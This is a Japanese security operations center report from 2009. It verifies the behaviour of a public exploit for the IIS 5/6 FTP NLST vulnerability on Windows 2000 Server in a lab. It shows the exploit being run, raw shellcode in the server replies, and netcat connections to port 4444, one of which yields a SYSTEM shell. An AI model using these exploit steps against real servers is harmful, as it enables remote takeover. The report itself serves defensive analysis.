

# MS-IIS FTP Service5/6 の NLST コマンドの脆弱性について

NTT コミュニケーションズ株式会社  
IT マネジメントサービス事業部  
セキュリティオペレーションセンター

2009 年 09 月 03 日

Ver. 1.0



1. 調査概要.....	3
2. 検証結果.....	3
2.1. 検証環境.....	3
2.2. 検証結果.....	4
3. 検証作業者.....	12
4. 参考.....	12
5. 履歴.....	12
6. 最新版の公開 URL.....	12
7. 本レポートに関する問合せ先.....	12

## 1. 調査概要

2009年08月31日、Microsoft社のIIS-FTPサーバ5/6系に関する0-Dayのセキュリティ脆弱性が公開された。

MS-Windows 2000 Server SP4 日本語版を対象に、この脆弱性の挙動について検証した結果をここに記す。

- ▶ 認証情報(匿名も含む)が必要である
- ▶ 特殊なディレクトリ名が必要であるため、ディレクトリ作成権限が必要である
  - ◇ 特殊なディレクトリ名が既に存在している場合は、ディレクトリ作成権限は不要であるが、特殊であるため、事前に存在する可能性はないと考えてよい
- ▶ インターネット上で公開された検証コードは、日本語版のMS-Windows 2000 Server SP4でも動作する

## 2. 検証結果

### 2.1. 検証環境

以下の環境で、検証を行った。

- Microsoft Windows2000 Server 日本語版 SP4 上の IIS5.0

## 2.2. 検証結果

以下、図のキャプションを参照されたい。




図 2.2-1 : IIS の既定では匿名接続が有効になっている




図 2.2-2 : IIS の既定では「書き込み」は有効ではないが、ここでは有効に設定する








図 2.2-7: 次は「書き込み」を禁止した。

IIS5.0 の既定の状態である




図 2.2-8: 図 2.2-1 と図 2.2-7 の設定状態の IIS5.0 に対して、インターネットで公開されている検証コードを実行する (ログインは出来ているが、ディレクトリの作成に失敗している)





```

localhost.localdomain(root):/root/z/iis5-ftp> perl iiz5.pl 192.0.2.3 192.0.2.1
IIS 5.0 FTPd / Remote root exploit by kcope V1.2
220 nttcom-ykcpkzeg Microsoft FTP Service (Version 5.0).
331 Password required for anonimoos.
500 'PASS TOOWTOOW0 =盟+mV0t$0Z0001j|Hj|0-gw0 00T}0:0000[+qf:H000 -00N0p8πf-0_00
000020!0 • V00(WOK / 000000/00000ε 1·b >0 0 0P000 00 Zf:0Z00000ε+=D000t "Mmz0|A i
-B 00+|>-0- C>0..HR'0fm0b0ε0-0000wN=004-/00K b00_r0!0's0z03J-000|00B00-u6000R]
0
*f|000%vt00,00P0-0'4004-Z0
0 00 $00+0q|L0-ε|≤$*00J000 03Um0#000 (0|0=0 • |0,nRu+o
0#00|R000R0 00000 Z0W&R:000CZ
h0Bem0ε-m0000': command not understood
331 Password required for anonimoos.
500 'PASS TOOWTOOW0 =盟+mV0t$0Z0001j|Hj|0-gw0 00T}0:0000[+qf:H000 -00N0p8πf-0_00
000020!0 • V00(WOK / 000000/00000ε 1·b >0 0 0P000 00 Zf:0Z00000ε+=D000t "Mmz0|A i
-B 00+|>-0- C>0..HR'0fm0b0ε0-0000wN=004-/00K b00_r0!0's0z03J-000|00B00-u6000R]
0
*f|000%vt00,00P0-0'4004-Z0
0 00 $00+0q|L0-ε|≤$*00J000 03Um0#000 (0|0=0 • |0,nRu+o
0#00|R000R0 00000 Z0W&R:000CZ
h0Bem0ε-m0000': command not understood
331 Password required for anonymous.
530 User anonymous cannot log in.
530 Please login with USER and PASS.
    
```

図 2.2-12 : 図 2.2-11 の設定状態の IIS5.0 に対して、インターネットで公開されている検証コードを実行する (ログイン自体に失敗している)

```

localhost.localdomain(root):/root/z/iis5-ftp> perl iiz5.pl 192.0.2.3 192.0.2.1
IIS 5.0 FTPd / Remote root exploit by kcope V1.2
220 nttcom-ykcpkzeg Microsoft FTP Service (Version 5.0).
331 Password required for anonimoos.
500 'PASS TOOWTOOW0 =盟+mV0t$0Z0001j|Hj|0-gw0 00T}0:0000[+qf:H000 -00N0p8πf-0_00
000020!0 • V00(WOK / 000000/00000ε 1·b >0 0 0P000 00 Zf:0Z00000ε+=D000t "Mmz0|A i
-B 00+|>-0- C>0..HR'0fm0b0ε0-0000wN=004-/00K b00_r0!0's0z03J-000|00B00-u6000R]
0
*f|000%vt00,00P0-0'4004-Z0
0 00 $00+0q|L0-ε|≤$*00J000 03Um0#000 (0|0=0 • |0,nRu+o
0#00|R000R0 00000 Z0W&R:000CZ
h0Bem0ε-m0000': command not understood
331 Password required for anonymous.
530 User anonymous cannot log in.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
200 PORT command successful.
530 Please login with USER and PASS.
    
```


図 2.2-13 : 図 2.2-12 の続き。この画面で検証コードは待機状態に入る

```

localhost.localdomain(root):/root> nc -nvv 192.0.2.3 4444
nc: connect to 192.0.2.3 port 4444 (tcp) failed: Connection refused
localhost.localdomain(root):/root>
    
```

図 2.2-14 : 図 2.2-13 の後にもう一つのシェルで 4444/tcp に接続することはできない





```


GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root> nc -nvv 192.0.2.3 4444
Connection to 192.0.2.3 4444 port [tcp/*] succeeded!
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>c:\sEtcDisp.exe | find "username"
c:\sEtcDisp.exe | find "username"
username = SYSTEM

C:\WINNT\system32>
    
```

図 2.2-17: 図 2.2-16 の後、もう一つのシェルで 4444/tcp に接続した結果。

つまり、事前に特殊な名前のディレクトリ名があれば「書き込み」権限は必要ないことが確認できる



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/iis5-ftp> perl iiz5a.pl 192.0.2.3 192.0.2.1
IIS 5.0 FTPd / Remote r00t exploit by kcope V1.2
220 nttcom-ykcpkzeg Microsoft FTP Service (Version 5.0).
331 Password required for anonymoos.
500 'PASS T00WT00W0 -照+mV0t$0Z0001j|#:j|0-gw0-00T)0:0000[+qf:H000-00N0p8pf-0_00
000020!0-V00(W0k~/000000/000000E_1.b>0'0'0P000_00 Zf:0Z00000e+=D000!Mmz0[A i
-B 0+|0-0 C>0..HR'0fm0b0:0-0000N0004-/00K b00_r0!0's0z03J-0000||00B00-u6000R]
0
*f|080%vt00y00P0-0'4004-Z0
0'00'000+0q|L0-£|≤$*00J000 03Un0#000{0|0=0•|0,nRu+o
0:00|R0000 00000 Z0H&R:000CZ
understood
[+qf:H000-00N0p8pf-0_00
0000e+=D000!Mmz0[A i
03J-0000||00B00-u6000R]
π0#000{0|0=0•|0,nRu+o

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root> nc -nvv 192.0.2.3 4444
nc: connect to 192.0.2.3 port 4444 (tcp) failed: Connection refused
localhost.localdomain(root):/root>
    
```

図 2.2-18: さらに「匿名接続」を禁止してみた場合。

Exploit は成功していない。やはりログインしなければならないらしい

### 3. 検証作業者

NTT コミュニケーションズ株式会社  
IT マネジメントサービス事業部ネットワークマネジメントサービス部  
セキュリティオペレーションセンター  
佐名木 智貴

### 4. 参考

- SANS Microsoft IIS 5/6 FTP 0Day released  
<http://isc.sans.org/diary.html?storyid=7039>
- セキュリティホール memo  
[http://www.st.ryukoku.ac.jp/~kjm/security/memo/#20090901\\_IIS](http://www.st.ryukoku.ac.jp/~kjm/security/memo/#20090901_IIS)
- インターネット インフォメーション サービスの FTP サービスの脆弱性により、リモートでコードが実行される (マイクロソフト セキュリティ アドバイザリ (975191))  
<http://www.microsoft.com/japan/technet/security/advisory/975191.mspx>

### 5. 履歴

- 2009年09月03日 : ver1.0 最初の公開

### 6. 最新版の公開 URL

[http://www.ntt.com/icto/security/data/soc.html#security\\_report](http://www.ntt.com/icto/security/data/soc.html#security_report)

### 7. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社  
IT マネジメントサービス事業部ネットワークマネジメントサービス部  
セキュリティオペレーションセンター

e-mail: [scan@ntt.com](mailto:scan@ntt.com)

以上